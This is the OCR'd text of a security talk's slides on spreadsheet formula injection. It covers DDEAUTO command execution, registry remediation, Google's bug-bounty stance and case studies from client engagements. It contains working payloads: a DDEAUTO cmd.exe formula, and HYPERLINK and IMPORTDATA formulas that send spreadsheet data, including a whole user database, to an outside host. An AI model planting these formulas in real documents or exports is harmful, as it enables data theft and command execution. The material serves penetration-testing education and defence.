
- DDE security dialogs can be made more “friendly” by leveraging alternate DDE services (e.g., MSEXCEL):



DDE in Other Parts of Microsoft Office

- Last year, attacks using DDEAuto were highly publicized. These allowed formulas to be executed across the MS Office Suite.
- In Word 2016: Insert tab → Quick Parts → Field → =(Formula):

```
{DDEAUTO c:\\windows\\system32\\cmd.exe
"/c calc.exe”}
```




DDEAUTO Remediation

Third-party recommendation for disabling the feature in the registry:

```
[HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Options]
"DontUpdateLinks"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\OneNote\Options]
"DisableEmbeddedFiles"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Excel\Options]
"DontUpdateLinks"=dword:00000001
"DDEAllowed"=dword:00000000
"DDECleaned"=dword:00000001
...repeat for all Microsoft Office products...
```

Trusted Locations/Documents


- Trusted Locations (per directory)
- Trusted Documents (per file)
- Both suppress warnings for some types of macros and functions (e.g., WEBSERVICE) and allow access to complete Excel functionality.
- This can be valuable during pentests if you gain access to trusted locations in a client's fileshare.



CSV Injection: Data Exfiltration


- Data can be exfiltrated with WEBSERVICE (one warning) or with HYPERLINK (no warnings) and a targeted mouse-click:

```
=HYPERLINK("http://bishopfox.com/?data="&A1&A2,"Error: please click
for information")
```



CSV Injection: Recommended Remediation


- Escape all formula cells by prepending a single-quote character [‘]:



- Disable trusted locations/documents.
- Disable external links and data connections.
- Remember that different spreadsheet solutions don’t have the same security dialogs (e.g., Google Sheets).

CSV Injection: Bug Bounties

- CSV injection is a popular vulnerability category on Hackerone:



CSV Injection: Bug Bounties

- Google does not consider CSV injection a vulnerability:

CSV Excel formula injection

Occasionally, we get reports describing Excel formula injection into CSV files. Specifically, the reports mention that one of our products with a feature can be abused to inject Excel formulas into a generated file downloaded by the user. The attack scenario mentions that, under certain those formulas could be executed by the application opening the CSV file (Microsoft Excel is commonly mentioned). The consequence is not j arithmetic operations on a victim's machine (though we all like =1338-1), but may amount even to running arbitrary commands.

Our product security team here in Google thinks this isn't something we are in the best position to fix or that would have sufficient impact on products security. We are aware that other bug bounty program vendors might interpret this issue differently, but still stand by our decision.

CSV files are just text files (the format is defined in RFC 4180) and evaluating formulas is a behavior of only a subset of the applications openi rather a side effect of the CSV format and not a vulnerability in our products which can export user-created CSVs. This issue should mitigated which would be importing/interpreting data from an external source, as Microsoft Excel does (for example) by showing a warning. In other wo fix should be applied when opening the CSV files, rather then when creating them.


In conclusion, we don't think the risk introduced by this behavior is significant enough to warrant a change in our products. Reports describin formula injection into CSV files generated by Google products will not qualify for a reward nor credit.

CSV Injection: Who Should Fix It?

- Whose responsibility is it? The software generating the documents, or the software that consumes it?
- Can a CSV export tool handle all of the possible downstream solutions? Python Scripts, MS Excel, LibreOffice, Google Sheets, etc.

CSV Injection: Takeaways

- Look for CSV/XLS* export functionality. Populate fields used in document construction with formulas beginning with a variety of formula-initiating characters (e.g., `=SUM(1,1)`, `@SUM(1,1)`).
- The single quote [‘] escapes a formula, preventing it from being executed.
- Not all organizations will consider CSV injection to be their responsibility.




THREE REAL-LIFE EXAMPLES

SERVER-SIDE ATTACKS

Introduction

SERVER-SIDE ATTACKS

- We will examine three case studies from client engagements where I discovered a variety of server-side applications of formula injection.



CASE #1: GOOGLE SHEETS INJECTION

SERVER-SIDE ATTACKS

Case #1: Google Sheets Injection

- A client of ours developed an authorization system based off roles from a specified Google enterprise domain. The system also allowed access for users outside the domain.
- When an administrator wanted to perform bulk updates of users, the user database could be exported to a Google Sheets document in an administrator's Google Drive.
- The administrator could add users, permissions, and default passwords (for new external users) by adding rows and modifying the values in each column.

Case #1: Google Sheets Injection

- This is similar to the bulk CSV export/re-import administration approach taken by many applications, but without having to leave Google G Suite.
- It was a neat way of integrating their product into G Suite, but it left some uncommon attack surfaces.

Case #1: Google Sheets Injection

- There was a fair amount of user-controlled input in these documents. Existing users' information populated the spreadsheet.
- Google Sheets does not present warnings when external web resources are loaded. This allows attackers to misuse IMPORTXML or IMPORTDATA formulas.
- Google Sheets formulas are triggered by -,+,= (not @).
- By crafting a payload to concatenate all the sheet's cells, our team could exfiltrate all the data from the exported user database.

Case #1: Google Sheets Injection

- With all this in mind, I tried to come up with that perfect “Notes” field for my user profile…

Case #1: Google Sheets Injection

- This is what I came up with:

```
=IFERROR(IMPORTDATA(CONCAT("http://bishopfox.com:8000/s
ave/",JOIN(",",B3:B18,C3:C18,D3:D18,E3:E18,F3:F18,G3:G1
8,H3:H18,I3:I18,J3:J18,K3:K18,L3:L18,M3:M18,N3:N18,O3:O
18,P3:P18,Q3:Q18,R3:R18))),"")
```


Case #1: Google Sheets Injection

- Let's break it down:

```
<A> → =IFERROR(<B>,"")
<B> → IMPORTDATA(<C>)
<C> → CONCAT("http://bishopfox.com:8000/save/",<D>
<D> → JOIN(",",B3:B18,C3:C18,D3:D18,E3:E18,F3:F18,G3:
G18,H3:H18,I3:I18,J3:J18,K3:K18,L3:L18,M3:M18,N3:N18,O3
:O18,P3:P18,Q3:Q18,R3:R18))
```

Case #1: Google Sheets Injection

SERVER-SIDE ATTACKS




Case #1: Google Sheets Injection

- Formulas have the helpful property of recalculating when dependent variables are modified.
- As such, our server received live updates for each edit to the document.
- Requests came from Google servers, not the administrator's browser, and resent at fixed time intervals while the document was open.
- Like MS Excel, formulas could be escaped with single-quotes ['].

Case #1: Takeaways

- To summarize, Google Sheets does **not** have data exfiltration protection. Exercise caution when opening software-generated documents in Google Sheets.



CASE #2: FORMULA INJECTION TO RCE

SERVER-SIDE ATTACKS

Case #2: Formula Injection to RCE

- The client created an application and API that provided centralized version control for multimedia files. Files could be uploaded and retrieved via the API.
- The retrieval endpoints allowed alternate renditions (image conversions) of a given file during retrieval (e.g., Give me a PNG version of this uploaded JPG).

Case #2: Formula Injection to RCE

- In addition to supporting your standard graphics documents (e.g., PNG, GIF, JPG), the service also supported Microsoft Office documents.
- After unsuccessfully attempting XXE-based Office payloads. I noticed that the XLSX documents also supported alternate renditions.
- How were they converting an XLSX file to a PNG? How would it handle formulas?

Case #2: Formula Injection to RCE

- I uploaded an Excel document with:
  =SUM(1,1)

Case #2: Formula Injection to RCE

- I uploaded an Excel document with:
  =SUM(1,1)
  Response:
  2

Case #2: Formula Injection to RCE

- I uploaded an Excel document with:
  =SUM(1,1)
  Response:
  2
- I started getting excited, but they could have been using the cached result from the document.
- How could I determine if the formulas were being executed dynamically?

Case #2: Formula Injection to RCE

- I uploaded an Excel document with:
  =NOW()

Case #2: Formula Injection to RCE

- I uploaded an Excel document with:
  =NOW()
  Response:
  <CURRENT TIMESTAMP>

Case #2: Formula Injection to RCE

- I uploaded an Excel document with:
  =NOW()
  Response:
  <CURRENT TIMESTAMP>
- I am getting real-time injection!
- Now, the burning question was whether I could get DDE execution.

